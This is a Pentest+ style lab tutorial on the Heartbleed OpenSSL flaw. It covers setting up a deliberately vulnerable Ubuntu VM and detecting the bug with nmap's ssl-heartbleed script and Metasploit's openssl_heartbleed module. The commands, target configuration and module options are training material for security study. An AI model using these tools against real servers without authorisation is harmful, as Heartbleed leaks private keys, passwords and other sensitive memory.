Lab - Heartbleed OpenSSL Exploit Vulnerability

Overview

In this lab, you will learn about the Heartbleed vulnerability. Heartbleed is a vulnerability that came to light in April of 2014; it allowed attackers unprecedented access to sensitive information and was present on thousands of web servers, including those running major sites like Yahoo.

Heartbleed was caused by a flaw in OpenSSL, an open-source code library that implemented the Transport Layer Security (TLS) and Secure Sockets Layer (SSL) protocols. In short, a malicious user could easily trick a vulnerable web server into sending sensitive information, including usernames and passwords.

OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable

During communication, OpenSSL uses a "heartbeat" message that echoes back data to verify that it was received correctly. In OpenSSL 1.0.1 to 1.0.1f, a hacker can trick OpenSSL by sending a single byte of information telling the server that it sent up to 64K bytes of data that needs to be checked and echoed back.

Heartbleed can be used to capture secret keys used for X.509 certificates, usernames and passwords, instant messages, emails, and business-critical documents and communication. Leaked secret keys allow the attacker to decrypt any past and future traffic and to impersonate the service at will. Any protection given by the encryption and the signatures in the X.509 certificates can be bypassed.

Though this vulnerability has been patched, this material is still testable on the CompTIA Pentest+ exam.

Lab Requirements

- One virtual install of Kali Linux
- One virtual install of SEED Ubuntu 12.04


Download SEED Ubuntu 12.04

Use the following link to download your target image for this lab. This is a specially created image of Ubuntu deliberately made vulnerable for the Heartbleed vulnerability.


Download SEED Ubuntu 12.04 using one of the following links.

- Syracuse University: SEEDUbuntu12.04.zip
- DigitalOcean: SEEDUbuntu12.04.zip
- Zhejiang University: SEEDUbuntu12.04.zip

Once you have downloaded the target machine, you will need to extract the contents.



Open your VirtualBox Management Console. Click on **Machine,** and from the context menu, select **New**.




This launches the **Create a Virtual Machine** wizard. Give your target a user-friendly name

For the type, select **Linux**.

For the version, select **Ubuntu (32-bit)**.

Under **Hard Disk**, select the radio button to **Use an existing virtual hard disk file**.


Create Virtual Machine

Name and operating system

Name: SEED 12.04

Machine Folder: F:

Type: Linux

Version: Ubuntu (32-bit)

Memory size

1024 MB


4 MB — 30720 MB

Hard disk

- ○ Do not add a virtual hard disk
- ○ Create a virtual hard disk now
- ● Use an existing virtual hard disk file


NewVirtualDisk1.vdi (Normal, 50.00 GB)

Click on the folder icon to browse to the location of your extracted target folder.


● Use an existing virtual hard disk file

NewVirtualDisk1.vdi (Normal, 50.00 GB)


On the next screen, click the **Add** button.


SEED 12.04 - Hard Disk Selector

Medium


Name	Virtual Size	Actual Size
Attached		
CSI Linux 2020.3-disk001.vdi	250.00 GB	34.20 GB
Kali-Linux-2020.4-vbox-amd64-disk001.vdi	80.00 GB	21.58 GB
Kali-Linux-2020.4-vbox-amd64-disk001.vdi	80.00 GB	12.11 GB
Metasploitable.vmdk	8.00 GB	1.88 GB
MSEdge - Win10-disk001.vdi	40.00 GB	17.69 GB
New Hard Disk.vdi	50.00 GB	7.00 MB
NewVirtualDisk1.vdi	50.00 GB	2.00 MB
NewVirtualDisk2.vdi	32.00 GB	15.07 GB
OWASP Broken Web Apps-cl1.vmdk	8.00 GB	5.98 GB

Select the top vmdk file from the list of available files—2X click.




Name	Date modified	Ty
SEEDUbuntu12.04.vmdk	21/02/2021 11:53 AM	Vi
SEEDUbuntu12.04-s001.vmdk	21/02/2021 11:53 AM	Vi
SEEDUbuntu12.04-s002.vmdk	21/02/2021 8:32 AM	Vi
SEEDUbuntu12.04-s003.vmdk	21/02/2021 8:32 AM	Vi
SEEDUbuntu12.04-s004.vmdk	21/02/2021 10:23 AM	Vi
SEEDUbuntu12.04-s005.vmdk	21/02/2021 8:47 AM	Vi
SEEDUbuntu12.04-s006.vmdk	21/02/2021 11:47 AM	Vi
SEEDUbuntu12.04-s007.vmdk	21/02/2021 8:47 AM	Vi
SEEDUbuntu12.04-s008.vmdk	21/02/2021 8:36 AM	Vi
SEEDUbuntu12.04-s009.vmdk	21/02/2021 8:36 AM	Vi
SEEDUbuntu12.04-s010.vmdk	21/02/2021 8:47 AM	Vi
SEEDUbuntu12.04-s011.vmdk	21/02/2021 8:47 AM	Vi
SEEDUbuntu12.04-s012.vmdk	21/02/2021 11:47 AM	Vi
SEEDUbuntu12.04-s013.vmdk	21/02/2021 11:47 AM	Vi

Back at the Hard Disk Selector screen, click the choose button. The correct file has already been chosen.



Name	Virtual Size	Actual Size
CSI Linux 2020.3-disk001.vdi	250.00 GB	34.20 GB
Kali-Linux-2020.4-vbox-amd64-disk001.vdi	80.00 GB	21.58 GB
Kali-Linux-2020.4-vbox-amd64-disk001.vdi	80.00 GB	12.11 GB
Metasploitable.vmdk	8.00 GB	1.88 GB
MSEdge - Win10-disk001.vdi	40.00 GB	17.69 GB
New Hard Disk.vdi	50.00 GB	7.00 MB
NewVirtualDisk1.vdi	50.00 GB	2.00 MB
NewVirtualDisk2.vdi	32.00 GB	15.07 GB
OWASP Broken Web Apps-cl1.vmdk	8.00 GB	5.98 GB
SEEDUbuntu12.04.vmdk	80.00 GB	6.23 GB

On the last screen, click the **Create** button.



Memory size
4 MB
30720 MB
Hard disk
Do not add a virtual hard disk
Create a virtual hard disk now
Guided Mode
Create
Cancel

Memory size: 1024 MB

[✓ Use an existing virtual hard disk file]


SEEDUbuntu12.04.vmdk (Normal, 80.00 GB)

From your VirtualBox manager's left windowpane, right-click your target VM and from the context menu, select **Settings**.



In the left windowpane of your settings properties, click on **Network**.

In the right windows pane under **Attached to**, select **Host-only Adapter**. In the **Name** dialog box, select the **VirtualBox Host-only Ethernet Adapter**.


SEED 12.04 - Settings

Network


Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

☑ Enable Network Adapter

Attached to: Host-only Adapter


Name: VirtualBox Host-Only Ethernet Adapter

From the left windowpane of your VirtualBox manager, find your target VM and 2X click to launch.




Ensure your Kali machine uses the Host-only adapter for its networking and uses the same adapter name as the target. Launch your Kali machine.


At the login screen, type in the password, **`dees`**



Wait for the desktop to load, and from the quick launch bar on the left, scroll down, find the terminal shortcut, and launch.



At the terminal prompt type, **ifconfig**. Find your IP address assigned to your eth adapter. Take note, as this will be your target IP. (This is my IP address, yours will differ!)




```
[02/20/2021 20:52] seed@ubuntu:~$ ifconfig
eth13     Link encap:Ethernet  HWaddr 08:00:27:7a:57:b8
          inet addr:192.168.56.126  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7a:57b8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5388 (5.3 KB)  TX bytes:10800 (10.8 KB)
```

Leave your target machine up and running. From the desktop of your Kali machine, launch a new terminal.


Check for Heartbleed Using Nmap

We can use the following Nmap script to check to see if a server is vulnerable to Heartbleed.

```
nmap -sV --script=ssl-heartbleed 192.168.56.126
```




```
┌──(root💀kali)-[~]
└─# nmap -sV --script=ssl-heartbleed 192.168.56.126
```



```
|_http-server-header: Apache/2.2.22 (Ubuntu)
443/tcp  open  ssl/https?
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cr
yptographic software library. It allows for stealing information intended t
o be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f an
d 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allow
s for reading memory of systems protected by the vulnerable OpenSSL version
s and could allow for disclosure of otherwise encrypted confidential inform
ation as well as the encryption keys themselves.
```

We have confirmed our target is vulnerable to the Heartbleed vulnerability, and with a high-risk factor, we mean we have a high probability of exploiting this server. Further down, you can see the versions of OpenSSL that are present and vulnerable on the target server.


Under references, you are provided with linked resources you can use to learn more about the vulnerability.



```
|
|     References:
|       http://www.openssl.org/news/secadv_20140407.txt
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|_      http://cvedetails.com/cve/2014-0160/
```

Check for Heartbleed using Metasploit


Metasploit will allow us to scan and then test for the vulnerability.



```
┌──(root💀kali)-[~]
└─# msfconsole
```


Open a new terminal and at the prompt type, **msfconsole**. At the msf prompt, search the heartbleed module using the following query.

```
search openssl_heartbleed
```



```
msf6 > search openssl_heartbleed

Matching Modules
================

   #  Name                                     Disclosure Date  Rank    Check  Description
   -  ----                                     ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssl/openssl_heartbleed 2014-04-07       normal  Yes    OpenSSL Heartbeat (Heartbleed) Information Leak

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssl/openssl_heartbleed

msf6 >
```


Highlight and copy the full name of the module. At the `msf` prompt, type the word, `use` and paste by the module's name—press enter.



```
msf6 > use auxiliary/scanner/ssl/openssl_heartbleed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) >
```

At the next prompt, type, `show options`.


From the options, you can choose your version of SSL to scan for, but we need to worry about supplying the IP address of the remote host or target. By default, SSL runs on port 443, and that is already set for us.



```
msf6 > use auxiliary/scanner/ssl/openssl_heartbleed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   DUMPFILTER                         no        Pattern to filter leaked memory before storing
   LEAK_COUNT        1                yes       Number of times to leak memory per SCAN or DUMP invocation
   MAX_KEYTRIES      50               yes       Max tries to dump key
   RESPONSE_TIMEOUT  10               yes       Number of seconds to wait for a server response
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             443              yes       The target port (TCP)
   STATUS_EVERY      5                yes       How many retries until key dump status
   THREADS           1                yes       The number of concurrent threads (max one per host)
   TLS_CALLBACK      None             yes       Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
   TLS_VERSION       1.0              yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)


Auxiliary action:

   Name  Description
   ----  -----------
   SCAN  Check hosts for vulnerability
```

